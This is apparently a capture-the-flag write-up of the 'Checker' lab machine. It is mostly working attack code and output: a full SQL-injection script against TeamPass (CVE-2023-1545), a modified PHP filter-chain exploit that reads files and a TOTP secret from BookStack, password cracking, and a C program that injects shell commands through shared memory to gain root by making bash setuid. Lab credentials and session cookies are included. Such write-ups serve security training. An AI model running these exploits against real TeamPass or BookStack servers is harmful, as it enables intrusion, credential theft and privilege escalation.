Checker
by 0xW1LD

Information Gathering
Enumeration
Our nmap scan finds the following ports open:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 aa:54:07:41:98:b8:11:b0:78:45:f1:ca:8c:5a:94:2e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNQsMcD52VU4FwV2qhq65YVV9Flp7+IUAUrkugU+IiOs5ph+Rrqa4aofeBosUCIziVzTUB/vNQwODCRSTNBvdXQ=
|   256 8f:2b:f3:22:1e:74:3b:ee:8b:40:17:6c:6c:b1:93:9c (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIRBr02nNGqdVIlkXK+vsFIdhcYJoWEVqAIvGCGz+nHY
80/tcp   open  http    syn-ack ttl 63 Apache httpd
|_http-title: 403 Forbidden
|_http-server-header: Apache
8080/tcp open  http    syn-ack ttl 63 Apache httpd
|_http-server-header: Apache
|_http-title: 403 Forbidden
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Bookstack

Opening a browser and checking what’s running on port 80 we find a BookStack login:
Looking around at the source we find a version:
1
<script src="http://checker.htb/dist/app.js?version=v23.10.2" nonce="I57oTtYBmOXvX7coP62t3I45"></script>
TeamPass
Continuing in our browser, running on port 8080 is TeamPass:

Foothold
Looking around we find that TeamPass is vulnerable to SQLi:
SQL Injection in teampass CVE-2023-1545
The article provides the following poc:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
if [ "$#" -lt 1 ]; then
  echo "Usage: $0 <base-url>"
  exit 1
fi

vulnerable_url="$1/api/index.php/authorize"

check=$(curl --silent "$vulnerable_url")
if echo "$check" | grep -q "API usage is not allowed"; then
  echo "API feature is not enabled :-("
  exit 1
fi

# htpasswd -bnBC 10 "" h4ck3d | tr -d ':\n'
arbitrary_hash='$2y$10$u5S27wYJCVbaPTRiHRsx7.iImx/WxRA8/tKvWdaWQ/iDuKlIkMbhq'

exec_sql() {
  inject="none' UNION SELECT id, '$arbitrary_hash', ($1), private_key, personal_folder, fonction_id, groupes_visibles, groupes_interdits, 'foo' FROM teampass_users WHERE login='admin"
  data="{\"login\":\""$inject\"",\"password\":\"h4ck3d\", \"apikey\": \"foo\"}"
  token=$(curl --silent --header "Content-Type: application/json" -X POST --data "$data" "$vulnerable_url" | jq -r '.token')
  echo $(echo $token| cut -d"." -f2 | base64 -d 2>/dev/null | jq -r '.public_key')
}

users=$(exec_sql "SELECT COUNT(*) FROM teampass_users WHERE pw != ''")

echo "There are $users users in the system:"

for i in `seq 0 $(($users-1))`; do
  username=$(exec_sql "SELECT login FROM teampass_users WHERE pw != '' ORDER BY login ASC LIMIT $i,1")
  password=$(exec_sql "SELECT pw FROM teampass_users WHERE pw != '' ORDER BY login ASC LIMIT $i,1")
  echo "$username: $password"
done
The PoC grants us the following credential hashes:
1
2
admin:$2y$10$lKCae0EIUNj6f96ZnLqnC.LbWqrBQCT1LuHEFht6PmE4yH75rpWya
bob:$2y$10$yMypIj1keU.VAqBI692f..XXn0vfyBL7C1EhOs35G59NxmtpJ/tiy
Cracking these with john:
1
2
3
4
5
6
7
8
9
10
john pass.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (bcrypt [Blowfish 32/64 X3])
Remaining 1 password hash
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status

bob:cheerleader(?)
We found the credentials of bob!:
Teampass:bob:cheerleader
Using this on TeamPass we’re able to login:

Let’s check what’s in bob’s passwords folder:


We find the following additional credentials:
Bookstack:bob@checker.htb:mYSeCr3T_w1kI_P4sSw0rD
ssh: reader:hiccup-publicly-genesis
however when attempting to ssh we’re required a verification code:
1
2
3
4
ssh reader@checker.htb

(reader@checker.htb) Password:
(reader@checker.htb) Verification code:
User
Logging in using Bob’s bookstack credentials we’re able to access a Bookstack dashboard:

Since we know our version is 23.10.2 we can find the following vulnerability:
Book Stack v23.10.2 - LFR via Blind SSRF
Additionally the same publisher has published an extension on said vulnerability:
Let’s download the exploit mentioned in the article:
1
git clone https://github.com/synacktiv/php_filter_chains_oracle_exploit.git
Then let’s modify filters_chain_oracle/core/requestor.py to align better with the vulnerability in the article:
1
2
3
4
+ import base64
- filter_chain = f'php://filter/{s}{self.in_chain}/resource={self.file_to_leak}'
+ php_filter = base64.b64encode(f'php://filter/{s}{self.in_chain}/resource={self.file_to_leak}'.encode()).decode()
+ filter_chain = f"<img src='data:image/png;base64,{php_filter}'/>"

Next let’s create a new book:

Name it whatever we want:

Create a new page:

Name it whatever we want:
Turn on intercept on burpsuite:

Save the draft:

Which gets us the following information:
1
2
3
PUT /ajax/page/15/save-draft HTTP/1.1
X-CSRF-TOKEN: CYl9RDoY8eceMlQUGYBMka1pqAmPJ0665QQN2qWm
Cookie: XSRF-TOKEN=eyJpdiI6IlJvRWZpOGpvVExxMDU0NHZlaE1ZMnc9PSIsInZhbHVlIjoiSHZueEhEMHJtdlRMMENkMUV3UlY5QW95bTNhbE5ISUVqUi9OcGM3S2VseEdhZFkwSlR5QVM5RVZ2TnBTY3IrMDNraU9BZUhUaU8wSXJlVUJlS3lQN3VYaWdnelJuS0JuQVRHRXBlek0wZnR5KzljUWhlOFk4VXJuZDU5YWpTYWQiLCJtYWMiOiI3NDY1NjIxMmRlNjg3NTMyNDI3MjZlY2UwYmE1MDc3MmMzMGI2OTQxY2U5NTM0YjFkYjM0NmJlZDdhNDhkMjk5IiwidGFnIjoiIn0%3D; bookstack_session=eyJpdiI6IjJoVE9Pd3B0aWVtT3IySUFWZ29BV0E9PSIsInZhbHVlIjoicHFXMkpQa3VUSXZHcUFndHZIRjFReHlua3Q4UVR4K1M0WlN1cmV1byszeDU2bWNGandrd2dJRlVkZjJJVnV0WS9Nb0Q5dGlSbHJwZ2l2UWUrVHVSS1NML0VnWDZxTTlib3R2cTFKZDVzMk45OEpoK0VQelF1bTlpOU40bFJTb1YiLCJtYWMiOiJhYzAxYjg3OWQzODdjNGU4NjA2MTYzMzVkMDAxYzcwZGRmZjI3MWJiYWZhZjQyMmUzOTk3NjM5NTg3OTk2YTY2IiwidGFnIjoiIn0%3D; teampass_session=4a3623ea162arpdjaojsb3rb7j; jstree_select=1
Using this information let’s put in some headers in our updated PoC, note the Content-Type header used to trigger the urlencoded function to parse our payload:
1
python3 filters_chain_oracle_exploit.py --target http://checker.htb/ajax/page/15/save-draft --file '/etc/passwd' --verb PUT --parameter html --headers '{"X-CSRF-TOKEN":"CYl9RDoY8eceMlQUGYBMka1pqAmPJ0665QQN2qWm","Content-Type":"application/x-www-form-urlencoded","Cookie":"bookstack_session=eyJpdiI6IjJoVE9Pd3B0aWVtT3IySUFWZ29BV0E9PSIsInZhbHVlIjoicHFXMkpQa3VUSXZHcUFndHZIRjFReHlua3Q4UVR4K1M0WlN1cmV1byszeDU2bWNGandrd2dJRlVkZjJJVnV0WS9Nb0Q5dGlSbHJwZ2l2UWUrVHVSS1NML0VnWDZxTTlib3R2cTFKZDVzMk45OEpoK0VQelF1bTlpOU40bFJTb1YiLCJtYWMiOiJhYzAxYjg3OWQzODdjNGU4NjA2MTYzMzVkMDAxYzcwZGRmZjI3MWJiYWZhZjQyMmUzOTk3NjM5NTg3OTk2YTY2IiwidGFnIjoiIn0%3D"}'
We slowly but surely get characters for the file we want to read:
1
2
3
4
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
<SNIP>
We have an LFI! maybe we can use this to somehow extract the OTP codes!
Looking around the dashboard we find the following excerpt regarding backups:
Which is backing up /home to /backup/home_backup/home.
Furthermore a simple google search of ssh topt we can find the following file:
.google_authenticator
Using this information we can discern the following location of our authenticator codes: /backup/home_backup/home/reader/.google_authenticator
We’re able to exfiltrate the TOTP secret key:
1
2
3
4
5
6
7
8
9
python3 filters_chain_oracle_exploit.py --target http://checker.htb/ajax/page/15/save-draft --file '/backup/home_backup/home/reader/.google_authenticator' --verb PUT --parameter html --headers '{"X-CSRF-TOKEN":"CYl9RDoY8eceMlQUGYBMka1pqAmPJ0665QQN2qWm","Content-Type":"application/x-www-form-urlencoded","Cookie":"bookstack_session=eyJpdiI6IjJoVE9Pd3B0aWVtT3IySUFWZ29BV0E9PSIsInZhbHVlIjoicHFXMkpQa3VUSXZHcUFndHZIRjFReHlua3Q4UVR4K1M0WlN1cmV1byszeDU2bWNGandrd2dJRlVkZjJJVnV0WS9Nb0Q5dGlSbHJwZ2l2UWUrVHVSS1NML0VnWDZxTTlib3R2cTFKZDVzMk45OEpoK0VQelF1bTlpOU40bFJTb1YiLCJtYWMiOiJhYzAxYjg3OWQzODdjNGU4NjA2MTYzMzVkMDAxYzcwZGRmZjI3MWJiYWZhZjQyMmUzOTk3NjM5NTg3OTk2YTY2IiwidGFnIjoiIn0%3D"}'

[*] The following URL is targeted : http://checker.htb/ajax/page/15/save-draft
[*] The following local file is leaked : /backup/home_backup/home/reader/.google_authenticator
[*] Running PUT requests
[*] Additionnal headers used : {"X-CSRF-TOKEN":"CYl9RDoY8eceMlQUGYBMka1pqAmPJ0665QQN2qWm","Content-Type":"application/x-www-form-urlencoded","Cookie":"bookstack_session=eyJpdiI6IjJoVE9Pd3B0aWVtT3IySUFWZ29BV0E9PSIsInZhbHVlIjoicHFXMkpQa3VUSXZHcUFndHZIRjFReHlua3Q4UVR4K1M0WlN1cmV1byszeDU2bWNGandrd2dJRlVkZjJJVnV0WS9Nb0Q5dGlSbHJwZ2l2UWUrVHVSS1NML0VnWDZxTTlib3R2cTFKZDVzMk45OEpoK0VQelF1bTlpOU40bFJTb1YiLCJtYWMiOiJhYzAxYjg3OWQzODdjNGU4NjA2MTYzMzVkMDAxYzcwZGRmZjI3MWJiYWZhZjQyMmUzOTk3NjM5NTg3OTk2YTY2IiwidGFnIjoiIn0%3D"}
[+] File /backup/home_backup/home/reader/.google_authenticator leak is finished!
RFZEQlJBT0RMQ1dGN0kyT05BNEs1TFFMVUUKIiBUT1RQX0FVVEgK
b'DVDBRAODLCWF7I2ONA4K5LQLUE\n" TOTP_AUTH\n'
Using oathtool let’s grab the otp:
1
2
3
oathtool --totp -b 'DVDBRAODLCWF7I2ONA4K5LQLUE'

319702
Using this code we’re able to ssh:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
ssh reader@checker.htb

(reader@checker.htb) Password:
(reader@checker.htb) Verification code:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
/usr/bin/ip_tools.sh failed: exit code 2
reader@checker:~$
Root
Looks like reader has access to a leak checker script as sudo:
1
2
3
4
5
6
7
sudo -l

Matching Defaults entries for reader on checker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User reader may run the following commands on checker:
    (ALL) NOPASSWD: /opt/hash-checker/check-leak.sh *
Looking at the script we notice some sanitation and then it runs a binary:
1
2
3
4
#!/bin/bash
source `dirname $0`/.env
USER_NAME=$(/usr/bin/echo "$1" | /usr/bin/tr -dc '[:alnum:]')
/opt/hash-checker/check_leak "$USER_NAME"
Let’s download this Binary:
reader
1
2
3
python3 -m http.server 4444

Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
kali
1
2
3
4
5
6
7
8
9
10
11
12
wget http://checker.htb:4444/check_leak

--2025-02-23 11:58:01--  http://checker.htb:4444/check_leak
Resolving checker.htb (/assets/img/img_Checker/Checker.htb)... 10.129.213.187
Connecting to checker.htb (/assets/img/img_Checker/Checker.htb)|10.129.213.187|:4444... connected.
HTTP request sent, awaiting response... 200 OK
Length: 42376 (41K) [application/octet-stream]
Saving to: ‘check_leak’

check_leak                                                 100%[=======================================================================================================================================>]  41.38K  71.2KB/s    in 0.6s

2025-02-23 11:58:03 (71.2 KB/s) - ‘check_leak’ saved [42376/42376]
Looking at the file in ida we see that when a username has a leak detected it will store it in a shared memory address:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
ptr = (void *)fetch_hash_from_db(v6, v7, v8, v9, s);
  if ( ptr )
  {
    if ( (unsigned __int8)check_bcrypt_in_file("/opt/hash-checker/leaked_hashes.txt", ptr) )
    {
      puts("Password is leaked!");
      if ( *(_BYTE *)(((unsigned __int64)&edata >> 3) + 0x7FFF8000) )
        __asan_report_load8(&edata);
      fflush(edata);
      v5 = write_to_shm(ptr);
      printf("Using the shared memory 0x%X as temp location\n", v5);
      if ( *(_BYTE *)(((unsigned __int64)&edata >> 3) + 0x7FFF8000) )
        __asan_report_load8(&edata);
      fflush(edata);
      sleep(1u);
      notify_user(v6, v7, v8, v9, v5);
      clear_shared_memory(v5);
    }
Let’s take a deeper look into the program
So the program is using the shared memory to store the leaked hash of a user, which is read and then re-used to execute an SQL query by using
popento runmysql, we can abuse this if we write to the shared memory before it reads it and runs the program.
With this let’s craft a script that will write to the shared memory address a malicious command:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
#include <stdlib.h>
#include <time.h>
#include <sys/ipc.h>
#include <sys/shm.h>
#include <stdio.h>

int main() {
    srand(time(NULL));
    while (1) {
        int shmid = shmget(rand(), 0x400, 0x3b6);
        if (shmid >= 0) {
            void *p = shmat(shmid, NULL, 0);
            if (p != (void *)-1) {
                snprintf((char *)p, 0x400, " Leaked hash detected w1ld > '; touch /tmp/pwned;#");
                shmdt(p);
                break;
            }
        }
    }
    return 0;
}
We can change the command it runs to chmod +s /bin/bash so we can execute bash as root.
Let’s compile this code:
1
gcc reader.c
And transfer it over to the machine:
kali
1
python3 -m http.server 80
reader
1
wget http://10.10.14.158/a.out
Next let’s create another shell for reader:
Finally let’s run the shell script we have perms on and while that’s running run the binary:
Let's loop the shell script so we don't have to fight for the race condition
we need 2 shells to do this:
1
2
3
4
5
6
7
8
9
while true; sudo /opt/hash-checker/check-leak.sh bob; done

Password is leaked!
Using the shared memory 0x14DC1 as temp location

./a.out

ERROR 1064 (42000) at line 1: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"' at line 1
Failed to read result from the db
Let’s check the file permissions to see that we have successfully edited them:
1
-rwsr-sr-x 1 root root 1396520 Mar 14  2024 /bin/bash
Success! let’s run it with the preserve permissions flag:
1
2
3
/bin/bash -p

bash-5.1#